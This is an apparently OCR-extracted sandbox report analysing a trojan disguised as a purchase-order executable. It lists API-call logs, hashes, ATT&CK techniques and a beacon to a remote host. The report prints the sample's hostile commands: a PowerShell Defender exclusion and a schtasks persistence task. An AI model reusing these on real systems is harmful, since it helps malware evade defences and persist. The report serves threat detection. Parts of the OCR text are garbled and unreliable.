Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call Network API API Name: socket Args: (CA) Return: 61c 3024 1624 Call System API API Name: DosQueryExtV Args: (www.sen-computer.com, 1, 40000000) Return: 0 3024 1624 Call Network API API Name: Socket Args: (CA) Return: 348 3024 1624 Call Network API API Name: c	Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Current\Version\Tray\Notify\lcon\Streams Value: None	3024	1624
Call System API API Name: GelDriveTypeW Args: (C1) Return: 3 3024 1624 Call System API API Name: GelDriveTypeW Args: (C1) Return: 3 3024 1624 Call System API API Name: GelDriveTypeW Args: (C1) Return: 3 3024 1624 Call System API API Name: GelDriveTypeW Args: (C1) Return: 3 3024 1624 Call System API API Name: GelDriveTypeW Args: (C1) Return: 3 3024 1624 Call System API API Name: GelDriveTypeW Args: (C1) Return: 3 3024 1624 Call System API API Name: GelDriveTypeW Args: (C1) Return: 3 3024 1624 Write Registry Key Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Exploren\StartPage2\ProgramsCache Value: None 3024 1624 Call Network API API Name: socket Args: (2, 1, 6) Return: 61c 3024 1624 Call System API API Name: DisQueryExW Args: (www.sen-computer.com, 1, 40000000) Return: 0 3024 1624 Detection Threat Characteristic: Queries DNS server www.sen-computer.com 3024 1624 Call Network API API Name: socket Args: (23, 2, 0) Return: 348 3024 1624 Call Network	Call System API	API Name: GetDriveTypeW Args: (C.\) Return: 3		1624
Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Write Registry Key Key: HKEY_CURRENT_USER/Software/Microsoft/Windows\Current/Version/Explorer\StartPage2\ProgramsCache Value: None 3024 1624 Call Network API API Name: socket Args: (2, 1, 6) Return: 61c 3024 1624 Call System API API Name: DnsQueryExW Args: (www.sen-computer.com, 1, 40000000) Return: 0 3024 1624 Call System API API Name: socket Args: (23, 2, 0, 0) Return: 348 3024 1624 Call Network API API Name: socket Args: (61c, 81.169.145.160.80, 16) Return: 0 3024 1624 Call Network API API Name: send Args: (61c, 81.169.145.160.80, 16) Return: 0 3024 1624	Call System API		3024	1624
Call System API API Name: GetDriveTypeW Args: (C.\) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (C.\) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (C.\) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (C.\) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (C.\) Return: 3 3024 1624 Write Registry Key Key: HKEY_CURRENT_USER/Software/Microsoft/Windows/Current/Version/Explorer/Start/Page2/ProgramsCache Value: None 3024 1624 Call Network API API Name: socket Args: (2, 1, 6) Return: 61c 3024 1624 Call System API API Name: DnsQueryExW Args: (www.sen-computer.com, 1, 40000000) Return: 0 3024 1624 Detection Threat Characteristic: Queries DNS server www.sen-computer.com 3024 1624 Call Network API API Name: socket Args: (23, 2, 0) Return: 348 3024 1624 Call Network API API Name: connect Args: (61c, 81.169.145.160:80, 16) Return: 0 3024 1624 Call Network API API Name: send Args: (61c, GET //9r5/?ruz/M8FTb=3g/ggkckhrol/P6y8ht2qNV6kbH9gBhmmb8dfs6EOMjkY	Call System API	API Name: GetDriveTypeW Args: (C\(\Lambda\)) Return: 3	3024	1624
Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (CA) Return: 3 3024 1624 Write Registry Key Key: HKEY_CURRENT_USER/Software/Microsoft/Windows/Current/Version/Explorer/Start/Page2/ProgramsCache Value: None 3024 1624 Call Network API API Name: socket Args: (2, 1, 6) Return: 61c 3024 1624 Call System API API Name: DnsQueryExW Args: (www.sen-computer.com, 1, 40000000) Return: 0 3024 1624 Detection Threat Characteristic: Queries DNS server www.sen-computer.com 3024 1624 Call Network API API Name: socket Args: (23, 2, 0) Return: 348 3024 1624 Call Network API API Name: connect Args: (61c, 81.169.145.160:80, 16) Return: 0 3024 1624 Call Network API API Name: send Args: (61c, GET //975/?ruzM8FTb=3g/ggBckhrol/P6y8ht2qNV6kbH9gBhmmb8dfs6EOMjkYq2Cc+BLENkDVEgqlDynevg32a8fvY0FR08lAsyM 3024 1624	Call System API			
Call System API API Name: GetDriveTypeW Args: (C:\) Return: 3 3024 1624 Call System API API Name: GetDriveTypeW Args: (C:\) Return: 3 3024 1624 Write Registry Key Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Explorer\Start\Page2\Programs\Cache Value: None 3024 1624 Call Network API API Name: socket Args: (2, 1, 6) Return: 61c 3024 1624 Call System API API Name: Dns\QueryExW Args: (www.sen-computer.com, 1, 40000000) Return: 0 3024 1624 Detection Threat Characteristic: Queries DNS server www.sen-computer.com 3024 1624 Call Network API API Name: socket Args: (23, 2, 0) Return: 348 3024 1624 Call Network API API Name: connect Args: (61c, 81.169.145.160:80, 16) Return: 0 3024 1624 Call Network API API Name: send Args: (61c, GET //9r5/?ruzM8FTb=3g/ggkckhrol/P6y8ht2qNV6kbH9gBhmmb8dfs6EOMjkYq2Cc+BLENkDVEgqtDynevg32a8pfvY0FR08lAsyM 3024 1624	Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		1624
Call System API API Name: GetDriveTypeW Args: (C\) Return: 3 3024 1624 Write Registry Key Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Explorer\StartPage2\ProgramsCache Value: None 3024 1624 Call Network API API Name: socket Args: (2, 1, 6) Return: 61c 3024 1624 Call System API API Name: DnsQueryExW Args: (www.sen-computer.com, 1, 40000000) Return: 0 3024 1624 Detection Threat Characteristic: Queries DNS server www.sen-computer.com 3024 1624 Call Network API API Name: socket Args: (23, 2, 0) Return: 348 3024 1624 Call Network API API Name: connect Args: (61c, 81.169.145.160:80, 16) Return: 0 3024 1624 Call Network API API Name: send Args: (61c, GET. //9r5/?ruz/M8FTb=3g/gbckhrol/P6y8ht2qNV6kbH9gBhmmb8dfs6EOMjkYq2Cc+BLENkDVEgqtDynevg32a8pfvY0FR08lAsyM 3024 1624	Call System API			
Write Registry Key Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Explorer\StartPage2\ProgramsCache Value: None 3024 1624 Call Network API API Name: socket Args: (2, 1, 6) Return: 61c 3024 1624 Call System API API Name: DnsQueryExW Args: (www.sen-computer.com, 1, 40000000) Return: 0 3024 1624 Detection Threat Characteristic: Queries DNS server www.sen-computer.com 3024 1624 Call Network API API Name: socket Args: (23, 2, 0) Return: 348 3024 1624 Call Network API API Name: connect Args: (61c, 81.169.145.160:80, 16) Return: 0 3024 1624 Call Network API API Name: send Args: (61c, GET: //975/?uz/M8FTb=3g/gBckhrol/P6y8ht2qNV6kbH9gBhmmb8dfs6EOMjkYq2Cc+BLENkDVEgqtDynevg32a8pfvY0FR08lAsyM 3024 1624	Call System API			
Call Network API API Name: socket Args: (2, 1, 6) Return: 61c 3024 1624 Call System API API Name: DnsQueryExW Args: (www.sen-computer.com, 1, 40000000) Return: 0 3024 1624 Detection Threat Characteristic: Queries DNS server www.sen-computer.com	Call System API			
Call System API API Name: DnsQueryExW Args: (www.sen-computer.com, 1, 40000000) Return: 0 3024 1624 Detection Threat Characteristic: Queries DNS server www.sen-computer.com	Write Registry Key			
Detection Threat Characteristic: Queries DNS server www.sen-computer.com Call Network API API Name: socket Args: (23, 2, 0) Return: 348 3024 1624 Call Network API API Name: connect Args: (61c, 81.169.145.160:80, 16) Return: 0 3024 1624 Call Network API API Name: send Args: (61c, GET.//9r5/?vzxM8FTb=3g/gBckhrolP6y8ht2qNV6kbH9gBhmmb8dfs6EOMjkYq2Cc+BLENkDVEgqtDynevg32a8pfvY0FR08lAsyM 3024 1624	Call Network API			
www.sen-computer.com Call Network API API Name: socket Args: (23, 2, 0) Return: 348 3024 1624 Call Network API API Name: connect Args: (61c, 81.169.145.160:80, 16) Return: 0 3024 1624 Call Network API API Name: send Args: (61c, GET //9r5/?uz/M8FTb=3g/gBckhrolP6y8ht2qNV6kbH9gBhmmb8dfs6EOMjkYq2Cc+BLENkDVEgqtDynevg32a8pfvY0FR08lAsyM 3024 1624	Call System API		3024	1624
Call Network API API Name: connect Args: (61c, 81.169.145.160:80, 16) Return: 0 3024 1624 Call Network API API Name: send Args: (61c, GET //9r5/?uz/M8FTb=3g/gBckhrolP6y8ht2qNV6kbH9gBhmmb8dfs6EOMjkYq2Cc+BLENkDVEgqtDynevg32a8pfvY0FR08lAsyM 3024 1624	Detection			
Call Network API API Name: send Args: (61c, GET://9r5/?uzM8FTb=3g/gBckhrolP6y6ht2qNV6kbH9gBhmmb8dfs6EOMjkYq2Cc+BLENkDVEgqtDynevg32a8pfvY0FR08lAsyM 3024 1624	Call Network API	API Name: socket Args: (23, 2, 0) Return: 348	3024	1624
	Call Network API	API Name: connect Args: (61c, 81.169.145.160:80, 16) Return: 0	3024	1624
=&3f9=mb1db HTTP/1.1\r\nHost: www.sen-computer.com\r\nConnection: close\r\n\r\n, 179, 0) Return: 179	Call Network API		3024	1624
		=83f9=mb1db HTTP/1.1\r\nHost: www.sen-computer.com\r\nConnection: close\r\n\r\n, 179, 0) Return: 179		

Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 81.169.145.160:80 Content: GET //9r5/?uzM8FTb=3g/gBckhrolP6y8h/2qNV6kbH9gBhmmb8dfs6EOMjkYq2Cc+BLENkDVEgqtDynevg32a8pfvY0FR08lAsyM=&3f9=mb1db HTTP //1.1\r\nHost: www.sen-computer.com\r\nConnection: close\r\n\r\n\r\n		
Call Network API	API Name: recv Args: (61c, , 2048000, 0) Return: ?	3024	1624
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 81.169.145.160:80 Content: GET //9r5/?uzM8FTb=3g/gBckhrolP6y8h/2qNV6kbH9gBhmmb8dfs6EOMjkYq2Cc+BLENkDVEgqtDynevg32a8pfvY0FR08lAsyM=&3f9=mb1db HTTP //1.1\rinHost: www.sen-computer.com\rinConnection: close\rin		
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0	3024	1624
Call System API	API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 50000000) Return: 0	3064	2676
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, iecvlist.microsoft.com, 443, , , 3, 8388608, 2697216) Return: cc0008	3064	2676
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, //E11/1387494476607/iecompat/viewlist.xml, , , 66311812, 12582928, 2697216) Return: cc000c	3064	2676
Add File	Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\Vector ecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
Write File	Path: %LOCALAPPDATA%\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml Type: VSDT_TEXT_HTML	3064	2676
Call Filesystem API	API Name: CopyFileExW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\NFKT62AZ\@compatviewlist[1].xml, %LOCA LAPPDATA%\Microsoft\Internet Explorer\IECompatData\@compatdata.xml, 0, 0, 0, 0) Return: 1	3064	2676
Call System API	API Name: GetDriveTypeW Args: (C:) Return: 3	3024	1624
Call System API	API Name: GetDriveTypeW Args: (C\(\Lambda\) Return: 3	3024	1624
Call System API	API Name: GetDriveTypeW Args: (C\(\Lambda\) Return: 3	3024	1624
Call System API	API Name: GetDriveTypeW Args: (C\(\Lambda\) Return: 3	3024	1624
Call System API	API Name: GetDriveTypeW Args: (C\(\Lambda\) Return: 3	3024	1624
Call System API	API Name: GetDriveTypeW Args: (C:) Return: 3	3024	1624
Call System API	API Name: GetDriveTypeW Args: (C\(\Lambda\) Return: 3	3024	1624
Call System API	API Name: GetDriveTypeW Args: (C\(\Lambda\) Return: 3	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Explorer\UserAssist\\CEBFF5CD-ACE2.4F4F-9178-9926F41749EA\\Count\\S38 OS404-1Q43-42S2-9305-67QR0028SP23\\rkcybere.rkr Value: None	3024	1624
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Explorer\User\Assist\\(CEBFF5CD-ACE2.4F4F-9178-9926F41749EA\)\Count\HRZ R_PGYFRFFVBA Value: None	3024	1624
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3024	1624
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	3024	1624
Call System API	API Name: GetDriveTypeW Args: (C:) Return: 3	3024	1624
Call System API	API Name: GetDriveTypeW Args: (C:) Return: 3	3024	1624

▼ Screenshot



win10

Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	TROJ_GEN.R002C0PL222
Exploited vulnerabilities	
Network connection	Management

▼ Object 1 - REVISED ORDER 068490470 DECEMBER 2022.lzh (LHARC archive)

File name	REVISED ORDER 068490470 DECEMBER 2022.lzh
File type	LHARC archive
SHA-1	C536A2105BB5A2B4BB3FBE853DE5EDC716522FB1
SHA-256	593ED879BB83F40B4813214B8C3841FF4A500EA7E548084BF63329C4EC6148BF
MD5	FEC349CF06FDC775995481916C7A9556
TLSH	-
Size	837488 byte(s)

Risk Level	Unrated
Detection	-
Exploited vulnerabilities	-

▼ Object 1.1 - REVISED ORDER 068490470 DECEMBER 2022.exe (MSIL Portable executable)

File name	REVISED ORDER 068490470 DECEMBER 2022.exe
File type	MSIL Portable executable
SHA-1	60BA53A8FF1DFC3D664ACE2066FB7C7642E27E5D
SHA-256	E293CCABBD448DEE8987B0987B7434F1E68E212FBF0CBFDCB8E53593100A74 95
MD5	82FD9CF56B245AB83A5D224A7AA472BD
TLSH	-
Size	901632 byte(s)

Risk Level	High risk
Detection	TROJ_GEN.R002C0PL222
Exploited vulnerabilities	-
Threat Characteristics	Anti-security, self-preservation (2) Autostart or other system reconfiguration (2) File drop, download, sharing, or replication (27) Hijack, redirection, or data theft (7) Malformed, defective, or with known malware traits (3) Process, service, or memory object change (12) Rootkit, cloaking (1)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics
Execution	Scheduled Task	Characteristics: 1
	PowerShell	Characteristics: 1
	Execution through API	Characteristics: 1
Persistence	Scheduled Task	Characteristics: 1
	Hidden Files and Directories	Characteristics: 1
Privilege Escalation	Scheduled Task	Characteristics: 1
	Process Injection	Characteristics: 1, 2
		Characteristics: 1
	Access Token Manipulation	Characteristics: 1
Defense Evasion	Software Packing	Characteristics: 1
	Process Injection	Characteristics: 1, 2
		Characteristics: 1
	Process Hollowing	Characteristics: 1
	File Deletion	Characteristics: 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20
	Access Token Manipulation	Characteristics: 1
	Hidden Files and Directories	Characteristics: 1
Discovery	Process Discovery	Characteristics: 1
	System Information Discovery	Characteristics: 1, 2, 3, 4
	File and Directory Discovery	Characteristics: 1, 2
Collection	Data from Local System	Characteristics: 1

 $\ensuremath{\texttt{©}}$ ATT&CKTM is a trademark of The MITRE Corporation.

▼ Notable Threat Characteristics

▼ Anti-security, self-preservation (2)

Characteristic	Significance	Details
Attempts to detect active running processes	•	Process ID: 2744 Info: enum processes
Uses suspicious packer	•	File Name: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Packer: UNKNOWN

▼ Autostart or other system reconfiguration (2)

Characteristic	Significance	Details
Adds scheduled task to automatically run at startup		"Updates\lxeqnDhmFdUxs" /XML
Modifies file that can be used to infect systems		%APPDATA%\lxeqnDhmFdUxs.exe

▼ File drop, download, sharing, or replication (27)

Characteristic	Significance	Details
Drops executable during installation	•••	Dropping Process ID: 2744 File: %APPDATA%\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\
Executes dropped file		%TEMP%\tmp162.tmp"
Executes dropped file	•	File: %APPDATA%\lxeqnDhmFdUxs.exe Shell Command: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPr eference -ExclusionPath "%APPDATA%\lxeqnDhmFdUxs.exe"
Executes dropped file	•	File: %TEMP%tmp162.tmp Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\lxeqnDhmFdUxs" /XML "%TEMP%\tmp162.tmp"
Creates multiple copies of a file		%APPDATA%\lxeqnDhmFdUxs.exe
Copies self		File is copied from %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe to %APPDATA%\lxeqnDhmFdUxs.exe
Deletes self to remove traces of the infection		%WorkingDir%IREVISED ORDER 068490470 DECEMBER 2022.exe
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_66d89b97-f9aa-43f3-9482-8b624c919cb7 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_770b968a-1d73-42ce-b020-4c0c62488e1d Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_95502d2f-dc4a-42b7-988c-8cfffdf607f7 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection		Process ID: 1856 File: %LOCALAPPDATA% IMicrosoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4513f856-048d-495a-bde2-f2a3b9c76d25 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection		Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d813befd-90b1-4837-bf5e-00214ee39c04 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection		Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0302eec1-dff4-404e-b04b-6e09659cefac Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 1856 File: %LOCALAPPDATA% IMicrosoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_65206ae7-480f-4ecb-aeed-0c42dcc9225b Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_73c6630e-596e-4220-8151-cda4d36c1796 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 1856 File: %LOCALAPPDATA% IMicrosoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_15952f2e-49c7-4619-8d6e-eb9ab3d779cd Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0f570e6e-bc60-4ed9-b3f8-fab47f319edb Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection		Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_49bc54e3-a8e1-408e-ad40-b9247e73685c Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection		Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_17c3d8a0-880d-4866-a76a-51375818d94 1
		Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 1856 File: %LOCALAPPDATA% Microsoft Windows Power Shell Command Analysis Power Shell _Analysis Cache Entry_4c12a1a3-819a-49 fc-8c8a-57e7c5b6bc48 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_be7874bf-0e09-4db7-8886-b0f4deb93f60 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection		Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6fdaf852-3cbb-4b24-83f7-b1888576c0f1 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection		Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_771a0ed5-7c01-4bee-abcb-2b3f155d5f26 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection		Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_209cdba5-75aa-426c-a874-5ad03db66d8b Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection		Process ID: 1856 File: %TEMP%ly3acltld.1yl.psm1 Type: VSDT_ASCII
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 1856 File: %TEMP%klgu5ndcz.ven.ps1 Type: VSDT_ASCII
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 2744 File: %TEMP%Imp162.tmp Type: VSDT_TEXT_HTML

▼ Hijack, redirection, or data theft (7)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	•	Process ID: 1856 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	•	Process ID: 2744 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	•	Process ID: 1856 Info: Obtains system version from API result
Executes commands or uses API to obtain system information		Process ID: 2744 Info: Obtains system version from API result
Executes commands or uses API to obtain system information		Process ID: 1856 Info: Searches files by API
Executes commands or uses API to obtain system information		Process ID: 1856 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	•==	Process ID: 2744 Info: Obtains drive info from API result

▼ Malformed, defective, or with known malware traits (3)

Characteristic	Significance	Details
Detected as probable malware	•	Source: ATSE Detection Name: TROJ_GEN.R002C0PL222 Engine Version: 22.580.1004 Malware Pattern Version: 18.115.92
Drops probable malware	• • •	Source: ATSE Detection Name: TROJ_GEN.R002C0PL222 File Name: keqnDhmFdUxs.exe SHA1: 60BA53A8FF1DFC3D664ACE2066FB7C7642E27E5D Engine Version: 22.580.1004 Malware Pattern Version: 18.115.92
Rare executable file		Global Detections: 0

▼ Process, service, or memory object change (12)

Characteristic	Significance	Details
Resides in memory to evade detection		Injecting Process ID: 2744 Injected API: SetThreadContext Target Process ID: 2244 Target Image Path: %WorkingDir%REVISED ORDER 068490470 DECEMBER 2022.exe
Resides in memory to evade detection	•••	Injecting Process ID: 2744 Injected API: WriteProcessMemory Target Process ID: 2244 Target Image Path: %WorkingDir%REVISED ORDER 068490470 DECEMBER 2022.exe
Resides in memory to evade detection	•••	Injecting Process ID: 2744 Target Process ID: 2244 Target Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Injected Address: 0x0
Resides in memory to evade detection	•••	Injecting Process ID: 2744 Target Process ID: 2244 Target Image Path: %WorkingDir%REVISED ORDER 068490470 DECEMBER 2022.exe Injected Content: UEt.V.u.P.E.PV
Resides in memory to evade detection	•••	Injecting Process ID: 2744 Target Process ID: 2244 Target Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Injected Content: MZER.
Creates process		Process ID: 2244 Image Path: %WorkingDir%REVISED ORDER 068490470 DECEMBER 2022.exe
Creates process	•••	Process ID: 2744 Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Shell Command:
Creates named pipe		\\.\pipe\PSHost.133148132308113710.1856.DefaultAppDomain.powershell
Injects memory with dropped files	•	Injecting Process ID: 2744 Target Process ID: 2244 Target Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe File: MZER.
Escalates process privileges to gain a higher level of access	•••	Process ID: 1856 Info: Obtains system level privileges
Creates process in system directory	•	Process ID: 1700 Image Path: %windir%\SysWOW64\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\txeqnDhmFdUxs" /XML "%TEMP%\tmp162.ttp" p"
Creates process in system directory		Process ID: 1856 Image Path: %windir%\SysWOW64\WindowsPowerShell\v1.0\powershell.exe "%windir%\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPrerence -ExclusionPath "%APPDATA%\IxeqnDhmFdUxs.exe"

▼ Rootkit, cloaking (1)

Characteristic	Significance	Details
Hides file to evade detection		File: %APPDATA%lxeqnDhmFdUxs.exe

▼ Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
ocsp.digicert.com	72.21.91.29	53	-	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
ctldl.windowsupdate.com	67.26.243.254	53	-	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
iecvlist.microsoft.com	72.21.81.200	53	-	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
sqm.telemetry.microsoft.com	65.55.252.93	53	-	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
sqm.telemetry.microsoft.com	65.55.252.93	443	-	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe
ctldl.windowsupdate.com	67.26.241.254	80	-	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe
ocsp.digicert.com	72.21.91.29	80	-	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe
iecvlist.microsoft.com	72.21.81.200	443	-	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe

URL	Site Category	Risk Level	Threat	Accessed By
http://ocsp.digicert.com/MFEwTzBNMEswSTAJB gUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh% 2FsBYgFV7gQUA95QNVbRTLtm8KPiGxvDI7i90 VUCEAJ0LqoXyo4hxxe7H%2Fz9DKA%3D	Computers / Internet Cloud Applications	No risk		REVISED ORDER 068490470 DECEMBER 2022.exe
http://ctldl.windowsupdate.com/msdownload/upda te/v3/static/trustedr/en/disallowedcertstl.cab?bd4 e567eaa11ff14	Computers / Internet	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
lxeqnDhmFdUxs.exe	Low	TROJ_GEN.R002C0PL222	Drops probable malware	-	901632	60BA53A8FF1DFC3D664ACE2066FB7C7642 E27E5D
tgu5ndcz.ven.ps1	No risk	-	-	-	1	356A192B7913B04C54574D18C28D46E6395 428AB
d93f411851d7c929.customDestin ations-ms	No risk	-	-	-	6213	03119FA06A25193E4E1A6D55C9055CAEC7 925AF5
NZEOGEEHR4E3MLO7MON6.te mp	No risk	-	-	-	6213	03119FA06A25193E4E1A6D55C9055CAEC7 925AF5
d93f411851d7c929.customDestin ations-ms~RF10f3d.TMP	No risk	-	-	-	6213	CD8E627A4194B369C62A4BF8790F12D5CA 0D941C
PowerShell_AnalysisCacheEntry_ 3481b253-61ad-414d-9674-c23d dc346375	No risk	-	-	-	1413	7AEF65BB38D51DEC12E890047C998BC27C C93580
PowerShell_AnalysisCacheEntry_ 12fcfd4e-6348-436d-8368-47115 24cbf3c	No risk	-	-	-	2248	73ED2987A28F700FA077249293D180662BA EFC24
PowerShell_AnalysisCacheEntry_ 02c86d53-64d3-405a-b874-3fb9e 4d3d801	No risk	-	-	-	880	726C52185EF6F2C55EDCDE33BAB53FF71A CF9565
PowerShell_AnalysisCacheEntry_ 9394bfc5-873e-4824-9a5a-5ff763 6eb310	No risk	-	-	-	3593	7A441E6298A953F9369B821C4DCEB0375F BA47F8
PowerShell_AnalysisCacheEntry_ bc4b32fd-57c3-413a-a2e1-81be6 176e045	No risk	-	-	-	12542	8304E71FC5458B789A5BC08A6DA42A8A63 5B87D1

▼ Suspicious Objects

Туре	Object	Risk Level
File (SHA1)	60BA53A8FF1DFC3D664ACE2066FB7C7642E27E5D	High

▼ Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Detected as probable malware Source: ATSE Detection Name: TROJ_GEN.R002C0PL222 Engine Version: 22.580.1004 Malware Pattern Version: 18.115.92		
